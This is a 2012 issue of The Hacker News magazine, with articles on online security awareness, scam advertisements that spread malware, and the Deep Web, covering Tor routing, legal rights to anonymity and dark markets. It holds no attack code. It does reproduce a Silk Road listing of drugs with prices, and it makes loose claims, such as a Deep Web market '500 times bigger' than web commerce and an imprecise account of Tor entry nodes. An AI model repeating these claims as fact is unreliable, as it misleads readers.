

Security in a serious way



The **Hacker News**

September 2012, Issue 14



<http://magazine.thehackernews.com>

Security in a serious way

Author : Mohit Kumar (Editors-in Chief & Founder)

This month, The Hacker News is taking a bird's eye view of security, what it is, what is required of the individual user and how to best secure our personal information on the internet. Most of us are aware that there are some very real threats in the wild, targeting the data of corporate and home users alike. Many of us, who follow tech news, have read the names of some known threats and what entities have been the main targets of attack in recent months. Most of us run anti-malware applications, and we build a personal, albeit automated, defense strategy. Is there something more that we can do? What information will help us to understand the threats in such a way that we can defend against them? As a community of users, residents of the cyber landscape, we need to know what the threats are and how to defend ourselves against them. The technology behind the threats grows more complex, and the architects of malware, increasingly, appear to be professional, coordinated units, some even appearing military in their tactical behavior. Military Units are trained and organized to attack solid targets. Unit on unit warfare is the name of their game. What they have failed to realize is that when they release a very sophisticated piece of malicious code, to serve as an attack on an enemy target, the code doesn't just retract into obscurity once the operation is complete.

The internet, as we know it, was designed to be a powerful platform of information sharing. Anything put forth, into any of the interlinked networks, will remain there. There is no delete key, this information has passed through many nodes, internetworked together. Once it's out there, it is part of numerous caches. Now this weapon is in the hands of many people, and can be repurposed to serve new agendas. As a result of this, we now have some extremely nasty bugs floating around our community. Since this code was designed to be undetectable by any standard means, and extremely difficult to remove, we are faced with some new, very serious challenges.

We need to look at security in a serious way. How much information do you have floating around the cyber landscape? Name, photo, family and friends lists, banking information, physical address and contact information, personal correspondence, the list goes on as far as the human condition allows, and that makes it a long list. We all have something to protect, our identity, our family, our financial well-being and our personal thoughts. We stand to lose more than money, but a categorical listing of all the elements in our lives that make us who we are. We have a lot at stake. The goal of The Hacker News is to help create a safer environment for all users. The information available to people as the result of internetworking has changed the world for the better, but the dark side of that availability of information is that we are all at risk of losing too much of our private lives. Please join us in our journey of learning and teaching, help us to make the golden age of information a safer one for all users.

Too Good To Be True = A Lie

Author : John Shinaberry (Assistant Editor)

We all know when an offer is just too good to be true. Yet, somewhere inside of each of us is a pathological need to find out for sure. We know that nobody is giving away an expensive tablet computer and there are no free trips to the French Riviera, but our wish that such things were true is so strong that we take chances to at least prolong the fantasy.



This is a major problem on the internet. Marketing people know this characteristic of human nature all too well. They exploit us with their marketing prowess, and their tech people take the opportunity to exploit our computers. Clicking an advertiser's link takes you directly into their world where they have control.



They will ask for information about you, obtrusive and inappropriate questions about who you are, where you are, how to contact you. They do this in the guise of a first step toward obtaining your prize. If you follow through and provide them with all of your information, they push it farther, they want to know just how much you are willing to give up in pursuit of your desire. Of course, they will try to sell you something, ask you for more names and information on your associates. All the while, the site itself is most likely a virtual land mine of malicious code. Many of these sites install scripts onto your system that serve more applications to you without your knowledge, e.g. downloaders, Trojans, RATs, browser and search engine hi-jacks. We will never get our free item. There is no free item. We have to find a way to rewire our brains in a way that we will accept the fact that even a shiny scam is still just a scam. In the internet age, advertisers are afforded new levels of control over consumers, and they can and will use every unethical trick in the book to take everything they can from you once they have you in their world. The most severe effect of this problem on our internet is the fact that malware spreads like wildfire from these sites. Advertisers are the biggest market for bots, and they will almost always serve you with malware which will shanghai your system into a bot network. These bots are a major problem. The bigger they get the more dangerous they are to our cyber world. While it may seem like a personal issue, chances are when we infect ourselves with malware from an advertiser's site, we are promoting the viral spread of malicious code across the entire network.

The way to avoid this is very simple. It only requires that we use our common sense when we read advertisements online. If the ad is offering something that is too good to be true, it is not true. If they are willing to lie to you to get you to click a link, they are willing to exploit you in other ways once you get there. Ads from well-known companies offering good deals, but clearly not too good to be true, should be taken on a case by case basis. We should take care to see where the link leads. If the advertisement says Chevrolet, but the link leads to istealfromu.ru, you know it's not taking you to General Motors to shop for a new vehicle color. In order to slow the spread of malware, we must be realistic and aware (with a healthy dose of skepticism) when reading advertisements on the internets. We can stop a significant amount of malware from spreading by simply being vigilant in this area. Awareness is the greatest tool in our arsenal against malware, and with a little effort we can put many of these malicious coders out of business.

You can reach John Shinaberry at Facebook: <https://www.facebook.com/shinaberryjj>

The good and the bad of the Deep Web

Author : Pierluigi Paganini, Security Specialist


Introduction

The Deep Web (or Invisible web) is the set of information resources on the World Wide Web not reported by normal search engines, according a raw estimation of some security experts clear web represents only a small portion of the overall web content, the remaining part is unknown to the majority of web users.

Ordinary web users are literally shocked when understand the existence of the Deep Web, a network of interconnected systems, not indexed, having a size hundreds of times higher than the current web, around 500 times.

To explain the Deep Web I use to cite the definition provided by the founder of Bright-Planet, Mike Bergman, that compared searching on the Internet today to dragging a net across the surface of the ocean: a great deal may be caught in the net, but there is a wealth of information that is deep and therefore missed.

Who and why could be interested to the Deep Web? Is the Deep Web the reign of cyber-crime? Is it legal surf in anonymity?



Professionals have several advantages to surf through Deep Web and the conviction that it represents a parallel world for illicit activities is profoundly wrong.

Deep web gives a great opportunity, that's why Citadel's authors will probably migrate to the hidden web, trying to avoid the controls of law enforcement.

The need to restrict the audience of prospective customers could restrict the global business preserving its vitality. The anonymity is a need for cyber criminal, we have assisted to the proliferation of encrypted instant messaging communications and of VPN service providers, all to avoid to be spied on.

Cyber crime is characterized by a technical soul that is pushing the implementation of new hidden services deployed in the dark web, we are assisting to the consolidation of the black market, brokers can set up auctions to sell new malware and zero-day vulnerabilities ensuring the anonymity of the parties.


Deep Web ... a powerful analysis tool

We have seen that Deep Web thanks to anonymity and its dimensions represents a great opportunity for cyber criminal business it is also a powerful analysis tool.

The Tor Metrics Portal gives a set of useful the instruments to monitors the workload of the TOR networks, it proposes a complete collection of tools and documentations for statistical analysis regarding the activities of relays and bridges. These metrics could also be used for intelligence purpose, for example analyzing principal network metrics it is possible to investigate on the application of monitoring system inside a country for censorship purpose. Recently in many area of the planet similar systems have been used to suppress media protest and to persecute dissidents, avoiding the circulation of unconformable information outside the country. It is happened for example in Syria and in Iran, country where the control of the web is a major concern of the government. These situations are expression of a political sufferance of a country and could give a further element of evaluation to the analysts.

Analyzing the number of access to the Tor Network over the time it has been possible for example to discover how The Ethiopian Telecommunication Corporation, unique telecommunication service provider of the country, has deployed for testing purpose a Deep Packet Inspection (DPI) of all Internet traffic.

Using the metrics it was possible to identify the introduction of the filtering system as displayed in the following graphs.



It's simple to note that in the last week of May the Tor Network was not accessible from the country even with trying to use bridged access, evidence of the presence of filtering system for Deep Packet Inspection.

Deep Web is not the hell


After this overview I desire to explain to the readers that despite the Deep Web provide an environment to protect their privacy there are several conditions and different type of attacks that could expose user's identity. Governments are increasing their capability to monitor the hidden network, mainly trying to infiltrating them with spying services. In more than one occasion we have read of several U.S. cyber units totally dedicated to the monitoring if the Deep Web.

We have said that Deep Web is a creature desired by governments to allow to operate in totally anonymity, of course this aspect has been also exploited by cyber criminals, hackers and normal people that desire to defend their privacy, for this reason institutions and agencies of every countries have promoted project to develop new monitoring systems and at same time they have started a misinformation campaign against the this parallel and hidden world.

The governments want you stay far from hidden web, because they cannot spy on you, the crime is present in deep web as in the clear web of course the anonymity granted by deep web could encourage and facilitate criminal activities but at same time it represent an obstacle to the criminal that for example desire to steal sensible information of the users or spy on them.

Meanwhile on the clear web we are able to find many reports produced by security firms on cyber criminal activities and related earnings, we know relatively little about the profits related to the Deep Web that we remember to be of size and turnover dramatically greater than the dark web. If you desire to analyze the deep web under perspectives never faces, if you're thirsty to know about one of the most controversial topics and if you want to understand what is the Deep Web Do not miss the upcoming book "The Deep Dark Web" by Richard Amores & Pierluigi Paganini

In the meantime ... don't believe to those that say you that Deep Web is the reign of the evil, because they are trying simply to defend their secrets keeping you away from that place.



Let's start with the consideration that illicit activities are daily arranged on clear web such as in the Deep Web, in many cases we have read of platforms used to spread and sell malware in the ordinary web and we all know that is quite simple to find any kind of objects, also illegal, on the clear web.

But what primarily distinguishes the clear web from the Deep Web? Of course when we speak of hidden web we can think of a dark world characterized by the possibility to surf, under specific conditions, in total anonymity. This aspect makes very desirable the Deep Web for cyber criminals that in short time are moving all their activities in the dark world.

But consider also that the Deep Web is the privileged channel used by governments to exchange documents secretly, for journalists to bypass censorship of several states and also dissidents to avoid the control of authoritarian regimes ... and these are just a few samples of not illicit use of the resources of deep web.

How is possible that resources located on the web are not visible and which are the content of the hidden web?

Ordinary search engines use software called "crawlers" to find content on the web, they are computer programs that browse the World Wide Web in a methodical, automated manner and are mainly used to create a copy of all the visited pages for later processing by a search engine that will index the downloaded pages to provide fast searches.

This technique is ineffective for finding the hidden resources of the Web that could be classified into the following categories:

- **Dynamic content:** dynamic pages which are returned in response to a submitted query or accessed only through a form, especially if open-domain input elements (such as text fields) are used; such fields are hard to navigate without domain knowledge.
- **Unlinked content:** pages which are not linked to by other pages, which may prevent Web crawling programs from accessing the content. This content is referred to as pages without backlinks (or inlinks).
- **Private Web:** sites that require registration and login (password-protected resources).
- **Contextual Web:** pages with content varying for different access contexts (e.g., ranges of client IP addresses or previous navigation sequence).
- **Limited access content:** sites that limit access to their pages in a technical way (e.g., using the Robots Exclusion Standard, CAPTCHAs, or no-cache Pragma HTTP headers which prohibit search engines from browsing them and creating cached copies).
- **Scripted content:** pages that are only accessible through links produced by JavaScript as well as content dynamically downloaded from Web servers via Flash or Ajax solutions.
- **Non-HTML/text content:** textual content encoded in multimedia (image or video) files or specific file formats not handled by search engines.
- **Text content using the Gopher protocol and files hosted on FTP** that are not indexed by most search engines. Engines such as Google do not index pages outside of HTTP or HTTPS.

The Tor Network, how to preserve the anonymity?


Tor is the acronym of "The onion router", a system implemented to enable online anonymity as part of a project sponsored the US Naval Research Laboratory from 2004 to 2005 and successively supported by the Electronic Frontier Foundation.

Actually the software is under development and maintenance of Tor Project. A user that navigate using Tor it's difficult to trace ensuring his privacy because the data are encrypted multiple times passing through nodes, Tor relays, of the network.

Tor client software routes Internet traffic through a worldwide volunteer network of servers hiding user's information eluding any activities of monitoring.

How does Tor network works?

Imagine a typical scenario where Alice desire to be connected with Bob using the Tor network. Let's see step by step how it is possible.



She makes an unencrypted connection to a centralized directory server containing the addresses of Tor nodes.

After receiving the address list from the directory server the Tor client software will connect to a random node (the entry node), through an encrypted connection. The entry node would make an encrypted connection to a random second node which would in turn do the same to connect to a random third Tor node. The process goes on until it involves a node (exit node) connected to the destination.

Consider that during Tor routing, in each connection, the Tor node are randomly chosen and the same node cannot be used twice in the same path. To ensure anonymity the connections have a fixed duration. Every ten minutes to avoid statistical analysis that could compromise the user's privacy, the client software changes the entry node

Up to now we have considered an ideal situation in which a user accesses the network only to connect to another. To further complicate the discussion, in a real scenario, the node Alice could in turn be used as a node for routing purposes with other established connections between other users.

A malevolent third party would not be able to know which connection is initiated as a user and which as node making impossible the monitoring of the communications.

Every day, all our web actions leave traces of ourselves and of our way of life through the storing of massive amounts of personal data in databases in internet, all these information compose our digital identity, our representation in the cyber space.

Users are "entities" in the cyberspace, built also with the correlation of data that increasingly escapes the control of the owner, anyone can theoretically "expropriate" of our digital identity.

Today tracking user activities on internet are one of the primary interests for private companies and Governments, business and political motivations are pushing on the development of monitoring and surveillance systems.

Anonymous communications have an important place in our political and social discourse, many individuals desire to hide their identities because they may be concerned about political or economic retribution harassment or even threats to their lives.

Anonymity is derived from the Greek word *anonymia*, meaning "without a name", in the common usage the term refers to the state of an individual's personal identity, or personally identifiable information, being publicly unknown.

In internet the anonymity is guaranteed when IP addresses cannot be tracked, due this reason it has been assisted to the creation of Anonymizing services such as I2P - The Anonymous Network or Tor address.

The anonymizing services are based on the concept of distribution of routing information, during a transmission in fact is not known prior the path between source and destination and every node of the network manage minimal information to route the packets to the next hop without conserving history on the path, the introduction of encryption algorithms make impossible the wiretapping of the information and the recomposition of the original messages.

The Supreme Court of the United States has ruled repeatedly that the right to anonymous free speech is protected by the First Amendment. A much-cited 1995 Supreme Court ruling in *McIntyre v. Ohio Elections Commission* reads:

Protections for anonymous speech are vital to democratic discourse. Allowing dissenters to shield their identities frees them to express critical minority views . . . Anonymity is a shield from the tyranny of the majority. . . . It thus exemplifies the purpose behind the Bill of Rights and of the First Amendment in particular: to protect unpopular individuals from retaliation . . . at the hand of an intolerant society.

Many institutions and foundations, such as The Electronic Frontier Foundation, are spending a great effort to protect the rights to on line anonymity. As one court observed in a case handled by EFF along with the ACLU of Washington:

"[T]he free exchange of ideas on the Internet is driven in large part by the ability of Internet users to communicate anonymously."

US First Amendment settled that the right to speak anonymously, the Supreme Court has held,

"Anonymity is a shield from the tyranny of the majority," that "exemplifies the purpose" of the First Amendment: "to protect unpopular individuals from retaliation...at the hand of an intolerant society."

Court pronunciations establish the duty for government to guard against undue hindrances to political conversations and the exchange of ideas, a vigilant review that

"must be undertaken and analyzed on a case-by-case basis".

US laws establish right to Speak Anonymously on the Internet and also right to Read Anonymously on the Internet ensuring the principle of free internet ideological confrontation and the right to free movement of information.

"People are permitted to interact pseudonymously and anonymously with each other so long as those acts are not in violation of the law. This ability to speak one's mind without the burden of the other party knowing all the facts about one's identity can foster open communication and robust debate."

The technological developments of recent years caused high attention to the legal and technological possibility to maintain the on line anonymity especially in the face of the multiplication of resources internet monitoring.

The right to internet anonymity is also covered by European legislation that recognizes the fundamental right to data protection, freedom of expression, freedom of impression. The European Union Charter of Fundamental Rights recognizes in Article. 8 (Title II: "Free-dom") the right of everyone to protection of personal data concerning him.

The right to privacy is now essentially the individual's right to have and to maintain control over information about him.

Sailing in the dark

After this necessary parenthesis on Tor network routing we are ready to enter the Deep Web simply using the Tor software from the official web site of the project. Tor is able to work on all the existing platforms and many add-ons make simple they integration in existing applications, including web browsers. Despite the network has been projected to protect user's privacy, to be really anonymous it's suggested to go through a VPN.

A better mode to navigate inside the deep web is to use the Tails OS distribution which is bootable from any machine don't leaving a trace on the host. Once the Tor Bundle is installed it comes with its own portable Firefox version, ideal for anonymous navigation due an appropriate control of installed plugins, in the commercial version in fact common plugins could expose our identity.

Well once inside the deep web we must understand that the navigation is quite different from ordinary web, every research is more complex due the absence of indexing of the content.

A user that start it's navigation in the Deep Web have to know that a common way to list the content is to adopt collection of Wikis and BBS-like sites which have the main purpose to aggregate links categorizing them in more suitable groups of consulting. Another difference that user has to take in mind is that instead of classic extensions (e.g. .com, .gov) the domains in the Deep Web generally end with the .onion suffix. Following a short list of links that have made famous the Deep Web published on Pastebin

Cleaned Hidden Wiki should be a also a good starting point for the first navigations. Be careful, some content are labeled with common used tag such as CP= child porn, PD is pedophile, stay far from them.

The Deep Web is considered the place where everything is possible, you can find every kind of material and services for sale, most of them illegal. The hidden web offers to cybercrime great business opportunity, hacking services, malware, stolen credit cards, weapons.

We all know the potentiality of the e-commerce in ordinary web and its impressive growth in last couple of years, well now imagine the Deep Web market that is more than 500 times bigger and where there is no legal limits on the odds to sell. We are facing with amazing business controlled by cyber criminals organizations.

The dark business










As said the hidden web is considerable a wide marked covered by anonymity, a condition that make it attractive for the cybercrime industry that is moving its business in a region of cyber space where is really difficult to trace sellers and acquires, whatever goods they exchange.

Majority of Deep Web know is just because they have read about the possibility to acquire weapons, malware and drugs in total security avoiding the control of law enforcement and far from any kind of limitations. In effect in several market place present in the dark web it is possible to acquire illegal odds and the press has made great advertising on this aspect, that is the type of news that people love to.

One of the most famous dark market is without doubt Silk Road web site, an online marketplace where the majority of products are derived from illegal activities. Of course it's not the only one, many other markets are managed to address specify products, believe me, many of them are terrifying.

Shop by category:


- Drugs(1155)
 - Cannabis(354)
 - Ecstasy(81)
 - Dissociatives(37)
 - Psychedelics(158)
 - Opioids(77)
 - Stimulants(109)
 - Other(144)
 - Benzos(84)
- Lab Supplies(22)
- Digital goods(99)
- Services(105)
- Money(73)
- Weaponry(3)
- Home & Garden(4)
- Food(1)
- Electronics(4)
- Books(85)
- Drug paraphernalia(42)
- XXX(50)
- Medical(3)
- Computer equipment(21)
- Apparel(7)
- Sporting goods(3)
- Tickets(1)
- Forgeries(12)

 <p>Vanilla</p> <p>1/4 oz Brick Weed - Most high...</p> <p>\$16.13</p>	 <p>1g L.A. Confidential Bubble Hash</p> <p>\$22.10</p>	 <p>UNDERGROUND BUSINESS</p> <p>0,5 gram Bolivia Cocaine 75% purity...</p> <p>\$14.79</p>
 <p>HEROIN 0.3 OF GRAM QUALITY GEAR</p> <p>\$18.23</p>	 <p>1 gram Budder by Budder King (99.7%...</p> <p>\$44.38</p>	 <p>Pure Testosterone Sups. Cream...</p> <p>\$12.93</p>
 <p>Alpha Pharma Boldebolin 10ml</p> <p>\$30.90</p>	 <p>One gram of pure cristal MDMA</p> <p>\$22.28</p>	 <p>5g Top Swiss Quality Hash</p> <p>\$22.10</p>

Most transactions on the Deep Web accept BitCoin currency for payments allowing the purchase of any kind of products preserving the anonymity of the transaction, encouraging the development of trade in respect to any kind of illegal activities. We are facing with an autonomous system that advantage the exercise of criminal activities while ensuring the anonymity of transactions and the inability to track down the criminals.

Recently the Carnegie Mellon computer security professor Nicolas Christin published a research on Silk Road and its business model, it seems that the market is able to realize \$22 Million In Annual Sales only related to the drug market. Total revenue made by the sellers has been estimated around USD 1.9 million per month, an incredible business also for the Silk Road operators that receive about USD 143,000 per month in commissions.

